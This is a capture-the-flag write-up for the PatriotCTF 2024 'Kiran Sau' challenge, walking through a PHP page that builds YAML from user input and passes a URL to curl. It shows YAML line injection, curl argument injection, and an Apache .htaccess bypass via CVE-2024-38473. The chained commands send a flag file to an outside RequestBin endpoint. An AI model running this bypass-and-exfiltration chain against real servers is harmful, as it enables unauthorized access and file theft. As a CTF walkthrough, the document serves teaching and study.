Learn how to solve the PatriotCTF 2024 Kiran Sau challenge.
Challenge notes
Kiran Ghimire feigned ignorance and said he had no idea what the flag was.
http://chal.competitivecyber.club:8090
Author: Kiran Ghimire (sau_12)
Challenge files
Download and unpack the challenge files with Wget and tar:
wget --content-disposition \
  "https://pctf.competitivecyber.club/files/dc8fbaf0f78a33d8a9079fa6b3b62771/dist.tar?token=…"
tar -x -v -f dist.tar
The dist.tar archive contains these files:
dist/
dist/php-files/
dist/php-files/challenge.php
dist/php-files/index.php
dist/Dockerfile
dist/docker-compose.yaml
dist/conf-files/
dist/conf-files/apache.conf
dist/conf-files/.htaccess
dist/conf-files/000-default.conf
dist/conf-files/crontab
dist/conf-files/php-fpm.conf
dist/conf-files/cron.conf
Build and run
Build and run the container defined in dist/Dockerfile with the Podman build and run commands:
podman build -t kiran_sau_problem \
    --file kiran_sau_problem/dist/Dockerfile
podman run --replace --expose 8080 --publish=8080:80 \
    --name kiran_sau_problem kiran_sau_problem
When you start the server podman run an Apache HTTP server instance runs on TCP port 8080 with these pages:
http://localhost:8080/http://localhost:8080/challenge.php
You need a password to access the /challenge.php. Here's how the Dockerfile tells Apache Web server which password to use:
RUN htpasswd -bc /etc/apache2/.htpasswd admin TEST_PASSWORD
See this .htaccess file in the same directory as challenge.php:
# kiran_sau_problem/dist/conf-files/.htaccess
<Files "challenge.php">
  AuthType Basic
  AuthName "Admin Panel"
  AuthUserFile "/etc/apache2/.htpasswd"
  Require valid-user
</Files>
Here's the site configuration for the Apache web server:
# kiran_sau_problem/dist/conf-files/000-default.conf
<VirtualHost *:80>
  ServerAdmin webmaster@localhost
  DocumentRoot /var/www/html
  <Directory "/var/www/html">
    AllowOverride All
  </Directory>

   <FilesMatch \.php$>
    AddType application/x-httpd-php .php
    SetHandler  "proxy:fcgi://localhost:9000"
  </FilesMatch>

  ErrorLog ${APACHE_LOG_DIR}/error.log
  CustomLog ${APACHE_LOG_DIR}/access.log combined
</VirtualHost>
Challenge.php
Request the page at /challenge.php with curl:
curl --user \
  admin:TEST_PASSWORD \
  http://localhost:8080/challenge.php
Here's what you should see:
<html>
<head>
<title>Kiran Sau Problem</title>
</head>
</html>

No country code provided⏎
The script at /challenge.php looks at the country query parameter when you send a request. Based on this country query parameter, it then stores a value in the $cc variable.
When this $cc variables contains something "falsy"1, the following run() function lets you call curl with a $url of your choice:
function run($cc, $url) {
  echo "Country code: ".$cc."<br>";
  if (!$cc) {
    system(escapeshellcmd('curl '.$url));
  }
  return;
}
Where does the run() function get its $cc and $url arguments from? First, the challenge.php script reads these two country and url query parameters:
$input = $_GET['country'];
$url = $_GET['url'];
The script then creates a YAML document based on the country query parameter:
$countryList = array(
  "AF" => "Afghanistan", …);
$countryList = array_flip($countryList);

$yaml = <<<EOF
- country: $input
- country_code: $countryList[$input]
EOF;
When you pass ?country=Afghanistan the $yaml variable contains this YAML document string:
- country: Afghanistan
- country_code: AF
The script then parses your $yaml value and stores the country_code from the YAML document in the $cc variable:
$parsed_arr = yaml_parse($yaml);
$cc = $parsed_arr[1]['country_code'];
With the query string ?country=Afghanistan the $cc variable then contains AF.
challenge.php then checks that the - country: Afghanistan line points at the name of a country in $countryList. Should $countryList not hold your - country: value, the script returns an error instead2:
if (
  array_key_exists(
    $parsed_arr[0]['country'],
    $countryList
  )
) {
  echo "The country code for ".
    $parsed_arr[0]['country'].
    " is ".
    $cc.
    '<br>';
  run($cc, $url);
} else {
  die(
    "Country ".
    $parsed_arr[0]['country'].
    "not found"
  );
  return;
}
The goal is to get all the way to calling run($cc, $url) on a $url of your liking. This means you have to pass a country name that passes the first test and then maps to a falsy country code.
Expressed as constraints that means you need to satisfy this array_key_exists() condition here:
if (
  array_key_exists(
    $parsed_arr[0]['country'],
    $countryList
  )
) {
Further, inside run($cc, $url), you need to hit this if branch by making $cc falsy:
if (!$cc) {
  system(escapeshellcmd('curl '.$url));
}
Note also that this isn't a YAML-based RCE challenge. If it was, you could trigger "interesting" behavior by sending !php/object N as the country query parameter:
curl --user \
  admin:TEST_PASSWORD \
  http://localhost:8080/challenge.php \
  --url-query 'country=!php/object N'
Look at the contents of the /usr/local/etc/php/conf.d/ext-yaml.ini to see if PHP on the server lets you deserialize PHP objects within YAML documents:
podman exec \
  -t \
  -i kiran_sau_problem \
  cat /usr/local/etc/php/conf.d/ext-yaml.ini
Here's what the ext-yaml.ini configuration file contains:
extension=yaml.so
Referring to the PHP documentation on YAML, you'll find that PHP object deserialization is only enabled when you set the yaml.decode_php value:
yaml.decode_php bool
Off by default, but can be set to on to cause serialized php objects which have the explicit tag "!php/object" to be unserialized.3
Instead, try "messing" up the YAML document inside $yaml by injecting extra lines in the ?country= query parameter.
Look at the following YAML document in $yaml that you get when you pass an extra - country_code: null line in your ?country= query parameter:
<?php
echo var_dump(yaml_parse('
- country: Afghanistan
- country_code: null
- country_code: AF
'));
?>
Here's what var_dump in this example prints:
array(3) {
  [0]=>
  array(1) {
    ["country"]=>
    string(11) "Afghanistan"
  }
  [1]=>
  array(1) {
    ["country_code"]=>
    NULL
  }
  [2]=>
  array(1) {
    ["country_code"]=>
    string(2) "AF"
  }
}
This is almost enough to make $cc become falsy on the challenge server. Set up a HTTP request interceptor such as RequestBin and try your payload on localhost:8080:
curl --user\
  admin:TEST_PASSWORD \
  http://localhost:8080/challenge.php \
  --url-query \
  'country=Afghanistan
- country_code: null' \
  --url-query \
  'url=-v "https://public.requestbin.com/r/XXX" --data-urlencode flag@/get-here/flag.txt'
The challenge server doesn't use the TEST_PASSWORD password and the following curl command won't solve the challenge:
curl --user \
  admin:TEST_PASSWORD -v \
  http://chal.competitivecyber.club:8090/challenge.php \
  --url-query 'country=Afghanistan'
Since the challenge server doesn't use TEST_PASSWORD the challenge server responds with this 401 Unauthorized error page:
* Host chal.competitivecyber.club:8090 was resolved.
* IPv6: (none)
* IPv4: 184.72.110.40
*   Trying 184.72.110.40:8090...
* Connected to chal.competitivecyber.club (184.72.110.40) port 8090
* Server auth using Basic with user 'admin'
> GET /challenge.php?country=Afghanistan HTTP/1.1
> Host: chal.competitivecyber.club:8090
> Authorization: Basic YWRtaW46VEVTVF9QQVNTV09SRA==
> User-Agent: curl/8.7.1
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 401 Unauthorized
< Date: Sat, 21 Sep 2024 05:57:31 GMT
< Server: Apache/2.4.59 (Debian)
* Authentication problem. Ignoring this.
< WWW-Authenticate: Basic realm="Admin Panel"
< Content-Length: 475
< Content-Type: text/html; charset=iso-8859-1
<
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>401 Unauthorized</title>
</head><body>
<h1>Unauthorized</h1>
<p>This server could not verify that you
are authorized to access the document
requested.  Either you supplied the wrong
credentials (e.g., bad password), or your
browser doesn't understand how to supply
the credentials required.</p>
<hr>
<address>Apache/2.4.59 (Debian) Server at chal.competitivecyber.club Port 8090</address>
</body></html>
Workaround
If only there was an ACL bypass vulnerability in Apache HTTP Server that could help us. It turns out someone generously shared their research with the world.
At Black Hat USA 2024 Orange Tsai reported 9 new vulnerabilities in Apache HTTP Server and one of these vulnerabilities fits our needs. This lets you access challenge.php even though it's "protected" by .htaccess.
Let's look at the .htaccess file again. You need a password to access challenge.php:
# kiran_sau_problem/dist/conf-files/.htaccess
<Files "challenge.php">
  AuthType Basic
  # …
</Files>
Orange Tsai found that Apache HTTP Server struggles with file name confusions such as in CVE-2024-38473: when you pass a path like challenge.php%3findex.php instead of challenge.php, Apache falsely passes just the challenge.php part to the PHP FastCGI Process Manager (PHP-FPM).
Since Apache HTTP Server treats challenge%3findex.php and challenge.php as separate paths it skips the password authentication in .htaccess.
Once challenge%3findex.php evades the .htaccess authentication check Apache HTTP server needs to decide what to do next with our request.
To remind us, here's where the challenge server configures PHP-FPM as a handler for PHP scripts with the FilesMatch directive:
# kiran_sau_problem/dist/conf-files/000-default.conf
<VirtualHost *:80>
  # …
  <FilesMatch \.php$>
    AddType application/x-httpd-php .php
    SetHandler "proxy:fcgi://localhost:9000"
  </FilesMatch>
  # …
</VirtualHost>
This FilesMatch directive matches all strings ending on .php. That includes challenge.php, index.php, and also challenge.php%3findex.php.
The Apache HTTP Server drops %3findex.php and passes the challenge.php string to PHP-FPM. PHP-FPM in turn runs the challenge.php script for you.
Run

Here's how to chain the ACL bypass vulnerability with the "naughty" YAML generation vulnerability:
curl http://chal.competitivecyber.club:8090/challenge.php%3findex.php \
    --url-query \
    'country=Afghanistan
- country_code: null' \
    --url-query \
    'url=-v "https://public.requestbin.com/r/XXX" --data-urlencode flag@/get-here/flag.txt'
This achieves the following:
- curl passes the badly formatted
countryquery parameter to getchallenge.phpto call curl for us - The

urlquery parameter contains a URL to a RequestBin endpoint and makes it pass the contents of the fileget-here/flag.txtas theflagURL parameter.
Once you run this curl command, you should see the following in the terminal:
The challenge flag appears on RequestBin:
-
PHP code edited for clarity ↩
-
yaml.decode_php docs on www.php.net ↩